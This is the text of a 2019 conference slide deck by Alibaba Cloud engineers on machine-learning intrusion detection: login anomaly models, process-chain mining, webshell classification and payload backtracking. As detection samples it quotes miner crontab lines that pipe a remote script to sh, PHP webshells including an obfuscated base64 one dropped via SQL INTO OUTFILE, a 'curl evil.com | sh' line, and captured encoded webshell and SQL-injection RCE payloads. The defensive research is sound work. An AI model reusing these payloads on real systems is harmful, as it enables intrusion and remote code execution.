

Enhance Security Awareness with Data Mining

Data-driven Intrusion Detection Solutions in Alibaba Cloud

Han Zheng

Senior Security Engineer

Yue Xu

Security Engineer

May 29, 2019

Team

Han Zheng, Yue Xu, Wei He

We are the research-engineering team implementing algorithms and maintaining intrusion detection & threat intelligence to Alibaba Cloud Security Center



Cloud + Security

Advantages

- Data computing ability
- Rich security logs
- God data vision

Challenges

- Massive business environment
- All manner of adversaries, from 'script kiddies' to nation states
- Precision and recall are both concerned



Data Flow




Table of Threat Modeling Cases

- Brute-force Attack
- Malicious Behavior Chain
- Malicious Web Script (a.k.a webshell)
- Attack Payload Backtracking




Table of Threat Modeling Cases

- Brute-force Attack
- Malicious Behavior Chain
- Malicious Web Script (a.k.a webshell)
- Attack Payload Backtracking



Rule-based Decision Problem




Features of server login events

- **Rule-based decision** is hard to balance False Positives and True Negative.
- Different servers have **different behaviors**. Prior Knowledge is not adaptive to all cases.




Multivariate Gauss Model



Gaussian Distribution

$$P(|x - \mu| > 3\sigma) < 0.003$$



Find Abnormal Behaviors




Table of Threat Modeling Cases

- Brute-force Attack
- **Malicious Behavior Chain**
- Malicious Web Script (a.k.a webshell)
- Attack Payload Backtracking




Malicious Behavior Chain



Pattern Mining

TID	item set
A	/etc/passwd -> httpd
B	httpd -> http_flow
C	index.php -> bash
D	bash -> dns_flow
E	/etc/host -> vim



Links of Process/File/Network Entities



Generate Strong Association Rules

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/
echo "" > /var/spool/cron/root
echo "*/15 * * * * curl -fsSL http://149.56.106.
echo "*/15 * * * * wget -q -O- http://149.56.106
mkdir -p /var/spool/cron/crontabs
echo "" > /var/spool/cron/crontabs/root
echo "*/15 * * * *
fsSL http://149.56.106.215:8000/i.sh | sh" >> /var
echo "*/15 * * * *
O- http://149.56.106.215:8000/i.sh | sh" >> /var
ps auxf | grep -v grep | grep /tmp/ddgs.3013 ||
```

DDG Miner Commands

supportcount	itemnames
438	bash->ps->!,bash->ddgs.3013->
431	ddgs.3013->getconf->!,bash->grep->
331	bash->date->!,bash->date->,bash->grep->!,bash->ddgs.3013->
319	bash->date->!,bash->date->,bash->ps->!,bash->ddgs.3013->
301	bash->date->!,bash->date->,ddgs.3013->getconf->!,bash->grep->
285	bash->date->!,bash->date->,bash->ddgs.3013->!,bash->grep->
277	bash->date->!,bash->date->,bash->gawk->!,bash->ps->
276	bash->date->!,bash->date->,bash->grep->!,bash->ps->
273	bash->bash->!,bash->grep->,bash->date->!,bash->date->
272	bash->date->!,bash->date->,bash->ps->!,bash->xargs->

DETECTED

Pattern Matched



Table of Threat Modeling Cases

- Brute-force Attack
- Malicious Behavior Chain
- **Malicious Web Script (a.k.a webshell)**
- Attack Payload Backtracking



Malicious Web Script

```
<?php eval($_POST[1]);?>
```


http://target/small_shell.php



Control with Client

```
<?php /*Many functional components
```

http://target/big_shell.php



Control with Webpage

Two kinds of malicious PHP script (webshell)

Features

01 text

```
335 Query SELECT "<?php $CF='c'. 'r'. 'e'. 'a'. 't'. 'e'. '._'. 'f'. '._'. 'u'. 'n'. 'c'. 't'. 'i'. 'o'. 'n'; $EB=@$CF('$x', 'e'. 'v'. 'a'. 'l'. '(b'. 'a'. 's'. 'e'. '6'. '4'. '._'. 'd'. 'e'. 'c'. 'o'. 'd'. 'e($x));'); $EB('QHnlc3Npb25fc3RhcNqOkTtpZihpc3NldCgkX1BPU1RbJ2NvZGUnXSkpc3Vic3RyKHNoYTEobWQ1KCRfUE9TVFsnYSddKSksMzYpPT0nMjIyZicmJiRfU0VTU01PTlndGh1Q29kZSddPSRfUE9TVFsnY29kZSdd02lmKG1zc2V0KCRfU0VTU01PTlndGh1Q29kZSddKS1AZXZhbChiYXN1NjRfZGVjb2RlKCRfU0VTU01PTlndGh1Q29kZSddKSk7'); ?>" INTO OUTFILE "E:/phpStudy/WWW/images.php"
```

02 opcode


#*	E	I	O	op	fetch	ext	return	operands
0	E	>		ASSIGN				!0, 'create_function'
1				BEGIN_SILENCE			~3	
2				INIT_DYNAMIC_CALL				!0
3				SEND_VAL_EX				'%24x'
4				SEND_VAL_EX				'eval%28base64_decode%
5				DO_FCALL		0	\$4	
6				END_SILENCE			~3	
7				ASSIGN		!1,	\$4	
8				INIT_DYNAMIC_CALL				!1
9				SEND_VAL_EX				'QHnlc3Npb25fc3RhcNqOkTtpZihpc3RyKHNoYTEobWQ1KCRfUE9TVFsnYSddKSksMzYpPT0nMjIyZicmJiRfU0VTU01PTlndGh1Q29kZSddPSRfUE9TVFsnY29kZSdd02lmKG1zc2V0KCRfU0VTU01PTlndGh1Q29kZSddKS1AZXZhbChiYXN1NjRfZGVjb2RlKCRfU0VTU01PTlndGh1Q29kZSddKSk7'; ?>
10				DO_FCALL		0		
11				> RETURN				1

03 dynamic function call

```
create_function("$x", "e". "v". "a". "l". "(b". "a". "s". "._". "d". "e($x));")
base64_decode($x)
eval(base64_decode($x))
base64_decode(QHnlc3Npb25fc3RhcNqOkTtpZihpc3NldCgkX1BPU1RbJ2NvZGUnXSkpc3Vic3RyKHNoYTEobWQ1KCRfUE9TVFsnYSddKSksMzYpPT0nMjIyZicmJiRfU0VTU01PTlndGh1Q29kZSddPSRfUE9TVFsnY29kZSdd02lmKG1zc2V0KCRfU0VTU01PTlndGh1Q29kZSddKS1AZXZhbChiYXN1NjRfZGVjb2RlKCRfU0VTU01PTlndGh1Q29kZSddKSk7)
eval(base64_decode(QHnlc3Npb25fc3RhcNqOkTtpZihpc3RyKHNoYTEobWQ1KCRfUE9TVFsnYSddKSksMzYpPT0nMjIyZicmJiRfU0VTU01PTlndGh1Q29kZSddPSRfUE9TVFsnY29kZSdd02lmKG1zc2V0KCRfU0VTU01PTlndGh1Q29kZSddKS1AZXZhbChiYXN1NjRfZGVjb2RlKCRfU0VTU01PTlndGh1Q29kZSddKSk7))
session_start()
isset($_POST["code"])
md5($_POST["a"])
sha1(md5($_POST["a"]))
substr(sha1(md5($_POST["a"])), 36)
isset($_SESSION["theCode"])
base64_decode($_SESSION["theCode"])
eval(base64_decode($_SESSION["theCode"]))
eval($_POST[h])
```




Machine Learning Performance



Lab performance:

Tested on 30,000 samples
achieved F1=98.78%, AUC=99.97%

Daily infected hosts (Feb.-Apr.)



Online performance:

Increase 17% detections with one false positive alert in 3 months.



Table of Threat Modeling Cases

- Brute-force Attack
- Malicious Behavior Chain
- Malicious Web Script (a.k.a webshell)
- **Attack Payload Backtracking**



Automated Attack Backtracking



SIEM



Found malicious process:
`curl http://evil.com/shell.sh | sh`

How did I get invaded?



text similarity analysis



SIEM

Attacker's HTTP request is:


```
POST /XXX/XXXX HTTP/1.1  
Host: xxx.xx.xxx:7001
```

```
cmd=curl http://evil.com/shell.sh  
| sh&XXXXXXXXXXXX
```

Problem:
What if attacker's payload
was encoded/encrypted?



Encoded Payload Backtracking



Solved:
Payload Backtracking without
text feature and vulnerability knowledge

Works only:
one-to-many attack



Encoded Payload Backtracking Case

攻击时间:2018-11-02 15:52:38

攻击者:120.25.220.166


详细信息:

```
{ "host": "[REDACTED]", "uri": "/wuwu11.php", "method": "POST", "post_data": "h=%40eval%01%28base64_d  
ecode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQolmRpc3BsYXIfZXJyb3JzliwiMCIpO0BzZ  
XRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW11KDApO2VjaG8oli0%2BfClpOztzeXN0Z  
W0oJzEyMy5leGUnKts7ZWNobygifDwtlik7ZGllKck7", "rqs_content_type": "application/x-www-form-  
urlencoded", "rsp_content_type": " ", "referer": " ", "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows  
NT 5.1) "x_forward_for": " " "cookie": " " "token": "2ee21ccd" "ret_code": " " "content_length": "
```

Found: webshell connection flow
(Payload was encoded with **base64**)



Encoded Payload Backtracking



HTTP 机器人 9月1日 01:03

[0day监控]

攻击时间:2018-08-30 23:28:26
攻击者:180.191.154.200

详细信息:{"host":"██████████","uri":"/user.php?act=login","method":"GET","referer":"554fcae493e564ee0dc75bdf2ebf94caads|a:3:{s:3:~num~;s:314:~*/union select 1,0x272f2a,3,4,5,6,7,8,0x7B247B24686F6D65275D3B617373657274286261736536345F6465636F646528275A6D6C735A56397764585266593239756447567564484D6F4A7A4575634768774A79786D6157786C5832646C6446396A623235305A5735306379676E6148523063446F764C33566C5A5335745A53394E636B706A4A796B704F773D3D2729293B2F2F7D7D,10-- ~\~;s:2:~id~;s:3:~/*~;s:4:~name~;s:3:~ads~;};554fcae493e564ee0dc75bdf2ebf94ca","user_agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87

0-DAY CAPTURED

Found: RCE caused by SQLI
(RCE payload hiding in a **special hex-like string**)



Enhance Security Awareness with Data Mining

- **Label data scarcity** and unclear **threat boundary** limit the performance of machine learning in security scenarios.
- AI is not a 'silver bullet' against cyber threats. It is important to determine **when AI is needed and how to quantify the improvement**.
- No free lunch theorem, you must choose the algorithm according to the **actual situation** of the project.



Cloud + Security

Advantages & Challenges

Threat Modeling Cases

- Brute-force Attack
- Abnormal Process Startup
- Malicious Web Script (a.k.a webshell)
- Attack Payload Backtracking

Q&A



BLUEHAT

SHANGHAI 2019

Enhance Security Awareness with Data Mining

Han Zheng

zhenghan.zh@alibaba-inc.com



郑瀚 Andrew_Hann

Yue Xu

lezhen.xy@alibaba-inc.com



cdxy000



cdxy_